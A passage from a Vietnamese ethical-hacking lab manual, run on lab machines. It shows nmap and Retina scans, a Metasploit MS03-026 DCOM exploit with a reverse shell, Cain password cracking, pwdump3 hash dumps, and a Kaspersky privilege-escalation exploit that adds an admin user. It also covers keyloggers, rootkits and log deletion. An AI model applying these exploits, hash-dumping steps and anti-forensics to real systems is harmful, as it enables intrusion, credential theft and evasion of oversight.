OS:B4NNT00NNS)WIN(W1=FAF0%W2=FAF0%W3=FAF0%W4=FAF0%W5=FAF0%W6=FAF0)ECN(R=Y%D

OS:F=Y%T=80%W=FAF0%O=M5B4NW0NNS%CC=N%Q=)T1(R=Y%DF=Y%T=80%S=O%A=S+%F=AS%RD=0

OS:%Q=)T2(R=Y%DF=N%T=80%W=0%S=Z%A=S%F=AR%O=%RD=0%Q=)T3(R=Y%DF=Y%T=80%W=FAF0

OS:%S=O%A=S+%F=AS%O=M5B4NW0NNT00NNS%RD=0%Q=)T4(R=Y%DF=N%T=80%W=0%S=A%A=O%F=

```
OS:R%O=%RD=0%Q=)T5(R=Y%DF=N%T=80%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)T6(R=Y%DF=N%T=80%W=0%S=A%A=O%F=R%O=%RD=0%Q=)T7(R=Y%DF=N%T=80%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)U1(R=Y%DF=N%T=80%TOS=0%IPL=38%UN=0%RIPL=G%RID=G%RIPCK=G%RUCK=G%RUL=OS:G%RUD=G)IE(R=Y%DFI=S%T=80%TOSI=S%CD=Z%SI=S%DLI=S)
```

Network Distance: 1 hop

OS detection performed. Please report any incorrect results at <http://insecure.org/nmap/submit/>.

Nmap finished: 1 IP address (1 host up) scanned in 12.485 seconds

Tuy nhiên ta có thể nhận diện rằng đây là 1 Server chạy dịch vụ SQL và Web Server, bây giờ ta sử dụng lệnh “Nmap -v -p 80 -sV 10.100.100.16” để xác định version của IIS.

```
C:\Documents and Settings\anh hao>nmap -p 80 -sV 10.100.100.16
```

Starting Nmap 4.20 (<http://insecure.org>) at 2007-08-02 11:01 Pacific Standard Time

Interesting ports on 10.100.100.16:

| PORT   | STATE | SERVICE | VERSION                     |
|--------|-------|---------|-----------------------------|
| 80/tcp | open  | http    | Microsoft IIS webserver 5.0 |

MAC Address: 00:0C:29:D6:73:6D (VMware)

Service Info: OS: Windows

Service detection performed. Please report any incorrect results at <http://insecure.org/nmap/submit/>.

Nmap finished: 1 IP address (1 host up) scanned in 6.750 seconds

Vậy ta có thể đoán được phần nhiều host là Window 2000 Server. Ngoài việc thực hành trên chúng ta có thể sử dụng Nmap trace, lưu log v.v

**Bài thực hành thứ 2:** Sử dụng phần mềm Retina để phát hiện các vulnerabilities và tấn công bằng Metasploit framework.

Retina của Ieye là phần mềm thương mại (cũng như GFI, shadow v.v) có thể update các lỗ hổng 1 cách thường xuyên và giúp cho người Admin hệ thống có thể đưa ra những giải pháp để xử lý.

Bây giờ ta sử dụng phần mềm Retina để dò tìm lỗi của máy Win 2003 Sp0(10.100.100.6)



Report từ chương trình Retina:

## TOP 20 VULNERABILITIES

The following is an overview of the top 20 vulnerabilities on your network.

| Rank | Vulnerability Name                             | Count |
|------|------------------------------------------------|-------|
| 1.   | echo service                                   | 1     |
| 2.   | ASN.1 Vulnerability Could Allow Code Execution | 1     |
| 3.   | Windows Cumulative Patch 835732 Remote         | 1     |
| 4.   | Null Session                                   | 1     |
| 5.   | No Remote Registry Access Available            | 1     |
| 6.   | telnet service                                 | 1     |
| 7.   | DCOM Enabled                                   | 1     |
| 8.   | Windows RPC Cumulative Patch 828741 Remote     | 1     |
| 9.   | Windows RPC DCOM interface buffer overflow     | 1     |
| 10.  | Windows RPC DCOM multiple vulnerabilities      | 1     |
| 11.  | Apache 1.3.27 0x1A Character Logging DoS       | 1     |

|     |                                                  |   |
|-----|--------------------------------------------------|---|
| 12. | Apache 1.3.27 HTDigest Command Execution         | 1 |
| 13. | Apache mod_alias and mod_rewrite Buffer Overflow | 1 |
| 14. | ApacheBench multiple buffer overflows            | 1 |
| 15. | HTTP TRACE method supported                      | 1 |

## TOP 20 OPEN PORTS

The following is an overview of the top 20 open ports on your network.

| Rank | Port Number | Description                                                   | Count |
|------|-------------|---------------------------------------------------------------|-------|
| 1.   | TCP:7       | ECHO - Echo                                                   | 1     |
| 2.   | TCP:9       | DISCARD - Discard                                             | 1     |
| 3.   | TCP:13      | DAYTIME - Daytime                                             | 1     |
| 4.   | TCP:17      | QOTD - Quote of the Day                                       | 1     |
| 5.   | TCP:19      | CHARGEN - Character Generator                                 | 1     |
| 6.   | TCP:23      | TELNET - Telnet                                               | 1     |
| 7.   | TCP:42      | NAMESERVER / WINS - Host Name Server                          | 1     |
| 8.   | TCP:53      | DOMAIN - Domain Name Server                                   | 1     |
| 9.   | TCP:80      | WWW-HTTP - World Wide Web HTTP (Hyper Text Transfer Protocol) | 1     |
| 10.  | TCP:135     | RPC-LOCATOR - RPC (Remote Procedure Call) Location Service    | 1     |
| 11.  | TCP:139     | NETBIOS-SSN - NETBIOS Session Service                         | 1     |
| 12.  | TCP:445     | MICROSOFT-DS - Microsoft-DS                                   | 1     |
| 13.  | TCP:1025    | LISTEN - listen                                               | 1     |
| 14.  | TCP:1026    | NTERM - nterm                                                 | 1     |
| 15.  | TCP:1030    | IAD1 - BBN IAD                                                | 1     |
| 16.  | TCP:2103    | ZEPHYR-CLT - Zephyr Serv-HM Connction                         | 1     |
| 17.  | TCP:2105    | EKLOGIN - Kerberos (v4) Encrypted RLogin                      | 1     |
| 18.  | TCP:3389    | MS RDP (Remote Desktop Protocol) / Terminal Services          | 1     |
| 19.  | TCP:8080    | Generic - Shared service port                                 | 1     |
| 20.  | UDP:7       | ECHO - Echo                                                   | 1     |

## TOP 20 OPERATING SYSTEMS

The following is an overview of the top 20 operating systems on your network.



| Rank | Operating System Name | Count |
|------|-----------------------|-------|
| 1.   | Windows Server 2003   | 1     |

Như vậy ta đã xác định hệ điều hành của máy 10.100.100.6, các Port mở của hệ thống và các lỗi của hệ thống. Đây là thông tin cần thiết để người Admin nhận diện lỗi và vá lỗi. Trong Top 20 vulnerabilities ta sẽ khai thác bug lỗi thứ 10 là RPC DCOM bằng chương trình Metasploit framework (CD CEH v5). Ta có thể kiểm tra các thông tin lỗi này trên chính trang của Ieyo hay securityfocus.com, microsoft.com.

Ta sử dụng giao diện console của Metasploit để tìm bug lỗi hợp với chương trình Retina vừa quét được.



```
C:\> MSFConsole

docs      extras      msfconsole  msflogdump  msfupdate  payloads  tools
encoders  lib      msfelfscan  msfpayload  msfweb      sdk

msf > cd exploits/
msfconsole: chdir: changed to directory exploits/
msf > ls
3com_3cdaemon_ftp_overflow.pm      minishare_get_overflow.pm
Credits.pm                          mozilla_compareto.pm
Tester.pm                           ms05_039_pnp.pm
afp_loginext.pm                     msasn1_ms04_007_killbill.pm
aim_goaway.pm                       msnmq_deleteobject_ms05_017.pm
altn_webadmin.pm                    msrpc_dcom_ms03_026.pm
apache_chunked_win32.pm             mssql2000_preauthentication.pm
arkeia_agent_access.pm              mssql2000_resolution.pm
arkeia_type??_macos.pm              netterm_netftpd_user_overflow.pm
arkeia_type??_win32.pm              novell_messenger_acceptlang.pm
awstats_configdir_exec.pm           openview_connectednodes_exec.pm
backupexec_agent.pm                 openview_omniback.pm
backupexec_dump.pm                  oracle9i_xdb_ftp.pm
backupexec_ns.pm                     oracle9i_xdb_ftp_pass.pm
backupexec_registry.pm              oracle9i_xdb_http.pm
badblue_ext_overflow.pm              pajax_remote_exec.pm
backbone_netvault_heap.pm           payload_handler.pm
barracuda_img_exec.pm               peercast_url_linux.pm
blackice_pam_icq.pm                 peercast_url_win32.pm
bluecoat_winproxy.pm                php_vbulletin_template.pm
```

Ta thấy có thể nhận thấy bug lỗi msrpc\_dcom\_ms03\_026.pm được liệt kê trong phần exploit của metaexploit. Bây giờ ta bắt đầu khai thác lỗi này.

A screenshot of a Windows command prompt window titled "MSFConsole". The background features a black field with red ASCII art at the top forming a crown-like shape, and large red stylized text reading "VSIC Education Corporation". The terminal shows the following commands and output:  

```
+ -- ---[ msfconsole v2.6 [143 exploits - 75 payloads]

msf > use msrpc_dcom_ms03_026
msf msrpc_dcom_ms03_026 > set PAYLOAD win32_reverse_stg
PAYLOAD => win32_reverse_stg
msf msrpc_dcom_ms03_026<win32_reverse_stg> > set LHOST 10.100.100.13
LHOST => 10.100.100.13
msf msrpc_dcom_ms03_026<win32_reverse_stg> > set RHOST 10.100.100.6
RHOST => 10.100.100.6
msf msrpc_dcom_ms03_026<win32_reverse_stg> > exploit
[*] Starting Reverse Handler.
[*] Sending request...
[*] Got connection from 10.100.100.13:4321 (-> 10.100.100.6:1040)
[*] Sending Stage (143 bytes)
```

  
Below the console output, there are two lines of system information:  

```
Microsoft Windows [Version 5.2.3790]  
(C)> Copyright 1985-2003 Microsoft Corp.
```

  
At the bottom, part of another command prompt session is visible:  

```
C:\WINDOWS\system32>cd /  
cd /
```

Như vậy sau khi khai thác ta đã có được shell của máy Win 2003, bây giờ ta có thể upload backdoor hay lấy những thông tin cần thiết trong máy này(vấn đề này sẽ được bàn ở những chương sau).

**Kết luận:** Phần mềm scanning rất quan trọng với Hacker để có thể phát hiện lỗi của hệ thống, sau khi xác định lỗi Hacker có thể sử dụng Framework có sẵn hay code có sẵn trên Internet để có thể chiếm quyền sử dụng của máy mục tiêu. Tuy nhiên đây cũng là công cụ hữu ích của Admin hệ thống, phần mềm này giúp cho người Admin hệ thống đánh giá lại mức độ bảo mật của hệ thống mình và kiểm tra liên tục các bug lỗi xảy ra.

**Bài 3:****SYSTEM HACKING****I/ Giới thiệu System Hacking:**

Như chúng ta đã học ở phần lý thuyết, Module System Hacking bao gồm những kỹ thuật lấy Username và Password, nâng quyền trong hệ thống, sử dụng keylogger để lấy thông tin của đối phương(trong bước này cũng có thể Hacker để lại Trojan, vấn đề học ở chương tiếp theo), ẩn thông tin của process đang hoạt động(Rootkit), và xóa những log hệ thống.

Đối với phần lấy thông tin về username và password Local, hacker có thể crack pass trên máy nội bộ nếu sử dụng phần mềm cài lên máy đó, hay sử dụng CD boot Knoppix để lấy syskey, bước tiếp theo là giải mã SAM để lấy hash của Account hệ thống. Chúng ta có thể lấy username và password thông qua remote như SMB, NTLM(bằng kỹ thuật sniffer sẽ học ở chương sau) hay thông qua 1 Account đã của hệ thống đã biết(sử dụng PWdump3)

Với phần nâng quyền trong hệ thống, Hacker có thể sử dụng lỗ hổng của Window, các phần mềm chạy trên hệ thống nhằm lấy quyền Admin điều khiển hệ thống. Trong bài thực hành ta khai thác lỗ hổng của Kaberky Lab 6.0 để nâng quyền từ user bình thường sang user Administrator trong Win XP sp2.


Phần Keylogger ta sử dụng SC-keylogger để xem các hoạt động của nạn nhân như giám sát nội dung bàn phím, thông tin về chat, thông tin về sử dụng máy, thông tin về các tài khoản user sử dụng.

Tiếp theo ta sử dụng Rootkit để ẩn các process của keylogger, làm cho người admin hệ thống không thể phát hiện ra là mình đang bị theo dõi. Ở bước này ta sử dụng vanquis rootkit để ẩn các process trong hệ thống. Cuối cùng ta xóa log và dấu vết xâm nhập hệ thống.


**II/ Thực hành các bài Lab****Bài 1: Crack password nội bộ nội bộ**

Trước tiên ta cài phần mềm Cain vào máy đối phương, và sử dụng phần mềm này để dò tìm password của user.

Quá trình Add user





Bật phần mềm Cain và chọn Import Hashes from local system



Ở đây chúng ta thấy có 3 chế độ, “ Import hash from local system”, ta sử dụng file SAM của hệ thống hiện tại để lấy hash của account(không có mã hóa syskey), Option Import Hashes from text file, thông thường text file này là lấy từ Pwdump(lưu hash của account hệ thống dưới dạng không bị mã hóa), Option thứ 3 là khi chúng ta có syskey và file SAM bị mã hóa bởi syskey. Cả ba trường hợp nếu nhập đầy đủ thông tin chúng ta đều có thể có hash của account không bị mã hóa bởi syskey. Dựa vào thông tin hash này phần mềm sẽ brute force để tìm kiếm password của account.

Trong bài ta chọn user haovsic, và chọn Brute force theo NTLM hash. Sau khi chọn chế độ này ta thấy PC bắt đầu tính toán và cho ra kết quả.



**Bài 2: Sử dụng chương trình pwdump3v2 khi có được 1 user administrator của máy nạn nhân để có thể tìm được thông tin các user còn lại.**



Máy của nạn nhân sử dụng Window 2003 sp0, và có sẵn user “quyen” password là “cisco”, bây giờ dựa vào account này, ta có thể tìm thêm thông tin của những account khác trong máy.

Trước tiên ta sử dụng pwdump3.exe để xem các tham số cần nhập vào. Sau đó sử dụng lệnh “pwdump3.exe 10.100.100.6 c:\hao2003sp0 quyen”, và nhập vào password của user quyen.

```

C:\WINDOWS\system32\cmd.exe
PROGRAM. Please see the COPYING file included with this program (also
available at www.ebiz-tech.com/pwdump3) and the GNU GPL for further details.

Please enter the password >*****
Completed.
E:\Tool U5 from ECC\Module 05 - System Hacking\pwdump3v2>PdDump3.exe 10.100.100.
6 c:\hao2003sp0 quyen
pwdump3 (rev 2) by Phil Staubs, e-business technology, 23 Feb 2001
Copyright 2001 e-business technology, Inc.

This program is free software based on pwpump2 by Todd Sabin under the GNU
General Public License Version 2 (GNU GPL), you can redistribute it and/or
modify it under the terms of the GNU GPL, as published by the Free Software
Foundation. NO WARRANTY, EXPRESSED OR IMPLIED, IS GRANTED WITH THIS
PROGRAM. Please see the COPYING file included with this program (also
available at www.ebiz-tech.com/pwdump3) and the GNU GPL for further details.

Please enter the password >*****
Completed.
E:\Tool U5 from ECC\Module 05 - System Hacking\pwdump3v2>

```

Ta mở file hao2003sp0 để xem trong thông tin.

```

aaa:1015:NO PASSWORD*****:NO
PASSWORD*****:
anhhao:1010:DCAF9F8B002C73A0AAD3B435B51404EE:A923FFCC9BE38EBF40A5782
BBD9D5E18:::
anhhao1:1011:DCAF9F8B002C73A0AAD3B435B51404EE:A923FFCC9BE38EBF40A5782
BBD9D5E18:::
anhhao2:1013:DCAF9F8B002C73A0AAD3B435B51404EE:A923FFCC9BE38EBF40A5782
BBD9D5E18:::
anhhaoceh:1019:B26C623F5254C6A311F64391B17C6CDE:98A2C048C77703D54BD0E88
887EFD68E:::
ASPNET:1006:7CACBCC121AC203CD8652FE65BEA4486:7D34A6E7504DFAF453D421
3660AE7D35:::
Guest:501:NO PASSWORD*****:NO
PASSWORD*****:
hack:1022:CCF9155E3E7DB453AAD3B435B51404EE:3DBDE697D71690A769204BEB12
283678:::
hacker:1018:BCE739534EA4E445AAD3B435B51404EE:5E7599F673DF11D5C5C4D950F
5BF0157:::
hao123:1020:58F907D1C79C344DAAD3B435B51404EE:FD03071D41308B58B9DDBC6D
5576D78D:::

```

haoceh:1016:B3FF8763A6B5CE26AAD3B435B51404EE:7AD94985F28454259BF2A03821  
FEC8DB:::

hicehclass:1023:B2BEF1B1582C2DC0AAD3B435B51404EE:D6198C25F8420A93301A579  
2398CF94C:::

IUSR\_113-  
SSR3JKXGW3N:1003:449913C1CEC65E2A97074C07DBD2969F:9E6A4AF346F1A1F483  
3ABFA52ADA9462:::

IWAM\_113-  
SSR3JKXGW3N:1004:4431005ABF401D86F92DBAC26FDFD3B8:188AA6E0737F12D16  
D60F8B64F7AE1FA:::

lylam:1012:EE94DC327C009996AAD3B435B51404EE:7A63FB0793A85C960A775497C9  
D738EE:::

**quyen:500:A00B9194BEDB81FEAAD3B435B51404EE:5C800F13A3CE86ED2540DD4E  
7331E9A2:::**


SUPPORT\_388945a0:1001:NO  
PASSWORD\*\*\*\*\*:F791B19C488F4260723561D4F484EA09:::

tam:1014:NO PASSWORD\*\*\*\*\*:NO  
PASSWORD\*\*\*\*\*:::

test:1017:01FC5A6BE7BC6929AAD3B435B51404EE:0CB6948805F797BF2A82807973B8  
9537:::

vic123:1021:CCF9155E3E7DB453AAD3B435B51404EE:3DBDE697D71690A769204BEB  
12283678:::

Ta thấy thông tin user quyen có ID là 500, đây là ID của user administrator trong mạng, và user Guest là 501. Ngoài thông tin trên, ta có thêm thông tin về pash hash của user, bây giờ ta sử dụng chương trình Cain để tìm kiếm thông tin về password của các user khác.




Sử dụng Brute Force Attack với user “hiclassceh” và tìm ra password là “1234a”. Password này chỉ có 5 ký tự và dễ dàng bị Brute Force, tuy nhiên đối với những password là “




stong password” (password bao gồm chữ hoa và thường, ký tự, số, ký tự đặc biệt) thì sẽ lâu hơn.

### Bài Lab 3: Nâng quyền thông qua chương trình Kaspersky Lab

Đối với việc nâng quyền trong một hệ thống hacker phải lợi dụng lỗ hổng nào đó, hoặc là từ hệ điều hành, hoặc là từ những phần mềm của hãng thứ 3, trong trường hợp này, chúng ta nâng quyền thông qua phần mềm diệt Virus là Kaspersky Lab. Để chuẩn bị bài lab này, chúng ta lên trang web [www.milw0rm.com](http://www.milw0rm.com) để tìm thông tin về đoạn mã khai thác này.



Sau đó ta sử dụng đoạn code này biên dịch thành file exe để tấn công vào máy nạn nhân. Để thực hành bài Lab, ta cần phải cài phần mềm Kaspersky vào máy. Sau khi cài xong ta thêm vào máy 1 user bình thường, và tiến hành log on vào user này, Trong bài ta sử dụng user hao và password là hao.



Chạy file exe đã được biên dịch để exploit vào Kaspersky đang chạy dưới quyền admin hệ thống.

```

C:\ D:\WINDOWS\system32\cmd.exe - ExploitKa.exe
#####
## AUP Ring0 Exploit ##
#####
Ruben Santamarta
www.reversemode.com

Modify by Nanika

naninblatlgmail.com
www.chroot.org
WindowsXP Version SP2+ Kaspersky Internet Security 6.0.0.303 :P
80800000 - \WINDOWS\system32\ntoskrnl.exe
[!] KLICK Device Handle [7c0]
[!] IOCTL [0x80052110]

Exploit TEST!!!!!!!!!!

Telnet x.x.x.x 8080 get SYSTEM shell!!!!!! :P
  
```

Sử dụng lệnh “ telnet 127.0.0.1 8080 “ để truy xuất vào shell có quyền admin hệ thống. Ta tiếp tục sử dụng lệnh “ Net Localgroup administrators hao /add” để add user “ hao” vào nhóm admin, và sử dụng lệnh net user để tái xác nhận

Microsoft Windows XP [Version 5.1.2600]

(C) Copyright 1985-2001 Microsoft Corp.

D:\WINDOWS\system32>

**D:\WINDOWS\system32>net Localgroup administrators hao /add**

net Localgroup administrators hao /add

The command completed successfully.

**D:\WINDOWS\system32>net user hao**

net user hao

User name hao

Full Name

Comment

User's comment

Country code 000 (System Default)

Account active Yes

Account expires Never

Password last set 8/3/2007 1:47 PM

Password expires 9/15/2007 12:35 PM

Password changeable 8/3/2007 1:47 PM

Password required Yes

User may change password    Yes

Workstations allowed    All

Logon script

User profile

Home directory

Last logon    8/3/2007 1:54 PM

Logon hours allowed    All

**Local Group Memberships**    \*Administrators    \*Users

Global Group memberships    \*None

The command completed successfully.

